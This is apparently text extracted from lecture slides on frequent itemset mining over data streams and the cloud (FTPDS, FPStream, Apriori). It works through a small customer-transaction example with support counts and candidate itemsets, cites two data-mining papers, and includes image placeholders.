{b}	1/5	0,2	
{c}	3/5	0,6	
{d}	2/5	0,4	
{e}	1/5	0,2	
{f}	1/5	0,2	
{g}	3/5	0,6	
{i}	1/5	0,2	

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq
{a}	1/5	0,2
{b}	1/5	0,2
{c}	3/5	0,6
{d}	2/5	0,4
{e}	1/5	0,2
{f}	1/5	0,2
{g}	3/5	0,6
{i}	1/5	0,2

Cand	count	freq
{c,g}	2/5	0,4

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 1/5 0,2

{b} 1/5 0,2

{c} 3/5 0,6

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 1/5 0,2

Cand count freq

{c,g} 2/5 0,4

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items	count	freq	Cand	count	freq
{a}	1/5	0,2	{c,g}	2/5	0,4
{b}	1/5	0,2			
{c}	3/5	0,6			
{d}	2/5	0,4			
{e}	1/5	0,2			
{f}	1/5	0,2			
{g}	3/5	0,6			
{i}	1/5	0,2			

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 0/5 0

{b} 0/5 0

{c} 4/5 0,8

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 2/5 0,4

Cand count freq

{c,g} 2/5 0,4

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 0/5 0

{b} 0/5 0

{c} 4/5 0,8

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 2/5 0,4

Cand count freq

{c,g} 2/5 0,4

{c,d}

{c,i}

{d,g}

{d,i}

{g,i}

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 0/5 0

{b} 0/5 0

{c} 4/5 0,8

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 2/5 0,4

Cand count freq

{c,g} 2/5 0,4

{c,d}

{c,i}

{d,g}

{d,i}

{g,i}

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 0/5 0

{b} 0/5 0

{c} 4/5 0,8

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 2/5 0,4

Cand count freq

{c,g} 2/5 0,4

{c,d} 0 0

{c,i} 0 0

{d,g} 2/5 0,4

{d,i} 0 0

{g,i} 0 0

Frequent itemsets (streams)

FTPDS

MinSup=0,4

CustomerID	1		(c)	(i)	(g)
2	(a,b,c)	(c,g)	(d,f,g)		
3	(c)		(c,e,g)		(g)
4	(c)	(d,g)		(i)	
5	(i)			(c)	(g)

Items count freq

{a} 0/5 0

{b} 0/5 0

{c} 4/5 0,8

{d} 2/5 0,4

{e} 1/5 0,2

{f} 1/5 0,2

{g} 3/5 0,6

{i} 2/5 0,4

Cand count freq

{c,g} 2/5 0,4

{c,d} 0 0

{c,i} 0 0



{d,g} 2/5 0,4

{d,i} 0 0

{g,i} 0 0

Frequent itemsets (streams)

FTPDS



Frequent itemsets (streams)

FTPDS

Thomas Bernecker, Hans-Peter Kriegel, Matthias Renz, Florian Verhein, and Andreas Zuefle. 2009. Probabilistic frequent itemset mining in uncertain databases. In *Proceedings of the 15th ACM SIGKDD international conference on Knowledge discovery and data mining* (KDD '09). ACM, New York, NY, USA, 119-128.



Frequent itemsets (streams)

FPStream




Frequent itemsets (streams)

FPStream





Frequent itemsets (streams)

FPStream




Frequent itemsets (streams)

FPStream




Frequent Itemsets



Frequent itemsets (streams)

FPStream



Frequent itemsets (streams)

FPStream

1 hour	1 day	1 month	1 year	Eternity
0,8	0,7	0,2	0,3	0,3

Frequent itemsets (streams)

FPStream


C. Giannella, J. Han, J. Pei, X. Yan, and P. S. Yu. Mining Frequent Patterns in Data Streams at Multiple Time Granularities. AAAI/MIT, 2003.

Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- **Itemset** (data streams, **cloud**)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Frequent itemsets (cloud)

Apriori




Frequent itemsets (cloud)

?


Frequent itemsets (cloud)

Apriori




Frequent itemsets (cloud)

Apriori



